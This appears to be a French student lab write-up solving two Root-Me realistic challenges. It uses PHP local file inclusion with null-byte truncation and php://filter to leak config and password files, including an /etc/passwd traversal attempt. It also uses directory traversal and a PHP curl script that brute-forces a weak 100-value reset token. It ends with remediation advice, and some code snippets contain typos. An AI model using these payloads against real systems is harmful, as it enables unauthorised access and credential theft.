TP4

1. Challenge: https://www.root-me.org/fr/Challenges/Realiste/PyRat-Encheres

Nous avons cliqué sur le bouton du menu nommé "Le principe". Nous avons remarqué le paramètre "page" dans l'URL. Ce paramètre pourrait indiquer une potentielle vulnérabilité LFI.

challenge01.root-me.org/realiste/ch2/index.php?page=encheres

Quand nous avons changé la variable « `encheres` » par une autre valeur, par exemple "`pouet`", nous avons obtenu le résultat suivant :

Warning: include(pouet.inc.php): failed to open stream: No such file or directory in /challenge/realiste/ch2/index.php on line 54 Warning: include(): Failed opening 'pouet.inc.php' for inclusion (include_path='.:/usr/share/php') in /challenge/realiste/ch2/index.php on line 54

Nous en avons pu en conclure que :

La fonction PHP utilisée pour l'inclusion est `include`.

- Le serveur ajoute "`.inc.php`" au nom de fichier entré en paramètre à la variable `page`.
- Le paramètre de configuration "`include_path`" est à "`usr/share/php`".

Afin de contourner l'ajout du « `inc.php` », nous avons essayé de rajouter un octet nul après le nom de fichier. La requête était donc devenue « `http://challenge01.root-me.org/realiste/ch2/index.php?page=pouet%00` »

Warning: include(pouet): failed to open stream: No such file or directory in /challenge/realiste/ch2/index.php on line 52 Warning: include(): Failed opening 'pouet' for inclusion (include_path='.:/usr/share/php') in /challenge/realiste/ch2/index.php on line 52

Nous avons constaté que le «`.inc.php` » avait disparu du fichier dans l'appel de la fonction « `include()` ». Cette vulnérabilité potentielle nous a alors permis de chercher des fichiers plus intéressants. En premier lieu nous avons essayé de remonter pour accéder au fichier « `passwd` » avec la commande suivante : « `../../../../../../etc/passwd` ». Ceci n'avait pas fonctionné, l'accès à ce fichier était refusé.
Nous avons alors essayé de trouver un autre fichier local php. Pour cela, nous avons trouvé et suivi une liste de noms courants sur ce git. Ceci a fonctionné puisque, finalement, en essayant avec « `config.php` », nous avons obtenu le résultat suivant :

Il n'y avait pas de messages d'erreur ce qui impliquait que le fichier existait.
Le problème restait que, même s'il était correctement exécuté, rien ne s'affichait.
Nous souhaitions donc plutôt pouvoir accéder au code PHP. Nous avons pour cela utilisé le serveur PHP du site pour envoyer le code que nous avons encodé en base64. L'encodage en base 64 se fait avec le flux « `php://filter/convert.base-4-encode/resource=<filename>` »

La requête finale était donc « `http://challenge01.root-me.org/realiste/ch2/index.php?page=php://filter/convert.base64-encode/resource=config.php%00` ».
Nous avons obtenu :

Un résultat s'affiche, l'envoi a donc bien fonctionné. Il fallait maintenant décoder le résultat. Après déchiffrage avec la commande « `base64 -d > config.php` », nous avons finalement eu accès au contenu du fichier `config.php` :

```
dlhq@debian:~/rootme/pyrat$ echo -n PD9waHANCiRob3RlID0gImxvY2FsaG9zdCI7DQokbm9t
QmRkID0gInNpdGUiOw0KJHV0aWxpc2F0ZXVyID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIiIuZmlsZV9n
ZXRfY29udGVudHMoIi5wYXNzd2QiKS4iIjsNCj8+ | base64 -d > config.php
dlhq@debian:~/rootme/pyrat$ cat config.php
<?php
$hote = "localhost";
$nomBdd = "site";
$utilisateur = "root";
$password = "".file_get_contents(".passwd")."";
```

Nous apprenons en lisant le fichier que le mot de passe root était donc contenu dans le fichier « `.passwd` ». Nous avons exécuté la requête « http://challenge01.root-me.org/realiste/ch2/index.php?page=.passwd%00 » et le résultat apparaît. Le mot de passe était « `roxxor1337kik00_` ».

Solutions envisageables


Il faut veiller à bien filtrer les entrées et exclure les caractères spéciaux comme « % ». Il faut aussi définir la liste des noms de toutes les pages susceptibles d'être appelées pour ne pas donner l'occasion au pirate de définir les noms qui lui passent par la tête.

2. Challenge : https://www.root-me.org/fr/Challenges/Realiste/Marabout

Dans un premier temps, nous avons exploré le site. Nous avons remarqué qu'un utilisateur du nom d'admin poste des messages. Dans la fenêtre « Connexion », nous remarquons qu'un paramètre se rajoute à la fin de l'URL : http://challenge01.root-me.org/realiste/ch14/?p=login.
Nous avons testé des injections de Java Script dans les champs du formulaire mais rien ne semblait passer / être interprété. De plus nous ne pensions pas que la faille se trouvait dans cette partie du site grâce à la documentation fournie par le challenge. En effet, la documentation était au sujet de LFI. Donc nous avons créé un vrai compte pour observer les nouvelles pages et fonctionnalités disponibles. Nous avons maintenant accès à la page « Annonces ». Nous avons cliqué sur le lien « Marabouts » et l'URL est devenue la suivante : http://challenge01.root-me.org/realiste/ch14/?p=annonces&a=Marabouts.
En repensant aux documentations du challenge, LFI, nous savions qu'il est sûrement possible d'inclure un fichier arbitraire dans le paramètre de la variable « `a` ». En effet, on remarque en cliquant sur différents fichiers proposés que la fin de l'URL est une inclusion de page.

Nous avons donc testé dans un premier temps de remonter l'arborescence en rajoutant à la fin de l'URL « `?p=annonces&a=Marabouts/../../../` », ce qui nous a permis d'afficher des dossiers dont nous n'avions pas l'accès.

Nous avons donc navigué dans les différents dossiers. Certains dossiers étaient inaccessibles, puisque nous n'avions pas les droits, d'autres ne comportaient pas d'informations utiles. Nous sommes donc redescendu dans l'arborescence avec la fin d'URL suivante « `?p=annonces&a=Marabouts/../../` »



Nous avons remarqué que les fichiers sont accessibles et lisibles. Nous avons donc pu lire les fichiers PHP présents. Un fichier qui nous a intrigués était le fichier « `forgot_dev.php` ». En effet, la première fonction du PHP permet d'afficher les mots de passe des utilisateurs.

```
<div id="main"> == $0
    <h2>Annonces</h2>
    <!--?php
    if (!isset($_SESSION['username'])) {
        if(isset($_GET['username']) && !empty($_GET['username'])) {
            if(isset($_GET['token']) && !empty($_GET['token'])) {
                $sql = 'SELECT password,token FROM users WHERE username= ?';
                $sth = $dbh--->
    "prepare($sql); $sth->execute(array($_GET['username'])); $res = $sth->fetch(); if($res['token'] ==
    $_GET['token'] && $res['token'] != 'NULL') { echo '"
    <span class="error">Votre mot de passe est : '. $res['password'] .'</span>
    "'; } else { echo '"
    <span class="error">Token non valable</span>
```

Puisque nous supposons que l'administrateur a un user du nom « `admin` », d'après le nom vu sur les postes en début de challenge, nous avons essayé de récupérer le mot de passe du user nommé « `admin`».

- La première condition se fait sur la variable « `$_SESSION` » qui ne doit pas être présente. En effet, un « `!` » est présent dans la condition. Nous nous sommes donc déconnectés.
- La deuxième condition se fait sur le nom d'utilisateur. Nous avions remarqué que ce paramètre se récupérait en PHP avec « `$_GET` », nous avons donc essayé les URL suivantes :

URL essayées :	*Résultats :*
`?p=annonces&a=Marabouts/../../forgot_dev.php`	
`?p=forgot_dev.php`	
`?p=../../forgot_dev.php`	
`?p=forgot_dev.php&username=admin`	
`?p=forgot_dev&username=admin`	

`?p=forgot_dev&a=admin`	


La dernière URL testée avait fonctionné. La balise « p » était également une inclusion.

- Enfin, la troisième condition est l'envoi d'un token valide au site.

Comme pour le nom d'utilisateur, la variable se récupérait en PHP avec la fonction « `$_GET` ». Nous avons donc supposé qu'un paramètre « `token` » devait être rajouté à la fin de l'URL trouvée dans l'étape précédente : `?p=forgot_dev&a=admin&token=token`
Mais cela ne semblait pas fonctionner puisque la page ne changeait pas.
Nous avons alors essayé, en reprenant les noms des variables des « `$_GET` », cette URL :

`?p=forgot_dev&username=admin&token=token`

D'après le résultat, nous avons pu conclure que la forme était correcte :



Il fallait cependant encore trouver la bonne valeur du token. Nous sommes donc retournés explorer les pages de codes accessibles pour afin de trouver des informations sur les tokens. A la suite du fichier « `forgot_dev.php` », nous avons trouvé du code permettant de générer des token :

```
"'; } } else { $sql = 'SELECT username FROM users WHERE username= ?'; $sth = $dbh->prepare($sql);
$sth->execute(array($_GET['username'])); $res = $sth->fetch(); if($res) { $salt = microtime();
$generated_token = MD5('$salt' . rand(1, 100)); $sql = 'UPDATE users SET token = ? WHERE username =
?'; $sth = $dbh->prepare($sql); if($sth->execute(array($generated_token, $_GET['username']))) {
//TODO: le sendmail php ne marche pas, je vais consulter les esprits //mail echo '"
```

En se rappelant nos cours de PHP, nous avons remarqué que la variable « `'$salt'` » n'était pas interprétée comme le nombre de secondes depuis l'époque Unix, mais comme une chaîne de caractères. En effet, PHP n'interprète pas les variables entre simple quotes, il aurait fallu qu'elles soient entre double quotes. Cela implique que le token est seulement restreint à 100 possibilités. Nous avons donc décidé de générer les tokens dans un premier temps afin de voir ce que la fonction retournait.
Nous avons généré les 100 tokens avec le code suivant :

```
 GNU nano 4.8
<?php
        for (i=1; i<=100; i++){
                echo MD5('$salt', $i)."\n";
        }
?>
```

```
052c58d9fd0bead4e0e0383fc6db9f4a
8e5efade7a1608dd78a522315eb06650
b872a85a6a7eec83b4a2d677e8c9648e
6fc06197cafe396daa7eeedc214ec847
c505cfd044aab8b6e75a6a4f39da2684
aa77142cf7fc824fd6e87a0d3c76cab8
a0b28d99d7222f7895409aba617db7bc
0c4f3cd9884c45fc24c20af01ead1033
afd1708c4294332aa0644ed1c645b110
f899c8bcd101c6920f12336cc8ee6b3e
160b1f29b0bf76c3a6043ded22ba5a81
78ccc92cd5ac3f90c5426c152e2d0df9
970527210559805ee7434e20bf3e575a
10a93b6c1d7b0076d5679b16999f17f8
efe90850ebc05c2708a04fbb62c84a50
```

Nous avons essayé d'insérer le premier token à la fin de notre URL :
`http://challenge01.root-me.org/realiste/ch14/http://challenge01.root-me.org/realiste/ch14/?p=forgot_dev&username=admin&token=052c58d9fd0bead4e0e0383fc6db9f4a`
Le token n'était pas le bon. Nous ne pouvions pas tester les 99 autres tokens à la main, nous avons donc écrit un script :

```php
<?php

        for($i=1;$i<100;$i++){
                $token = MDS('$salt'.$i);
                $url= 'challenge01.root-me.org//realiste/ch14/?p=forgot_dev&username=admin&token='.$token;
                $handle = curl_init("$url");
                $r =curl_exec($handle);
                curl_close($handle);
                echo(" L URL est : " . $url)

        }
?>
```

Ce code nous a permis d'afficher les 100 pages html retournées avec les 100 tokens différents.

```
        <div id="content">
                <div id="main">
<h2>Forgot_dev</h2><span class="error">Token non valable</span>         </div> <!-- end main -->
                <div id="side">
                        <img src="imgs/3.jpg" width="300px" alt="Grand spécialiste">
                </div> <!-- end side -->
        </div> <!-- end content -->
        <div id="footer">
        Tous résultats garantis - Copyright 2013-1320
        </div>
</div> <!-- end page -->
</body>
</html>
L URL est : http://challenge01.root-me.org/realiste/ch14/?p=forgot_dev&username=admin&token=d89cc859a13002b5b3f448fb4efe10e7<
```

Nous l'avons écrit dans un fichier avec la commande « `php 100_tokens.php >> reponse.txt` » et nous avons pu traiter rapidement avec une recherche (Ctl F) la chaine « `pass` » :

```
      <div id="content">
            <div id="main">
<h2>Forgot_dev</h2><span class="error">Votre mot de passe est : d0nnieDark0</span>        </div> <!-- end main -->
            <div id="side">
                  <img src="imgs/1.jpg" width="300px" alt="Grand spécialiste">
            </div> <!-- end side -->
      </div> <!-- end content -->
      <div id="footer">
      Tous résultats garantis - Copyright 2013-1320
      </div>
</div> <!-- end page -->
</body>
</html>
 L URL est : challenge01.root-me.org//realiste/ch14/?p=forgot_dev&username=admin&token=b07c5b635fcac8900af4ac6d979427c3<!doctype html>
```

Ce qui nous a permis de retrouver le mot de passe recherché avec l'url correspondante.

Solutions envisageables

Dans un premier temps, les fichiers PHP ne devraient pas être en lecture et accessibles à tous. De plus, les caractères rentrés dans l'URL devraient être filtrés. Par exemple, les « `/../../../` » ne devraient pas être autorisés dans les URL. En effet, comme nous l'avons remarqué, ils permettent de remonter trop facilement dans les dossiers. Ils pourraient être filtrés à l'aide de RegEx par exemple.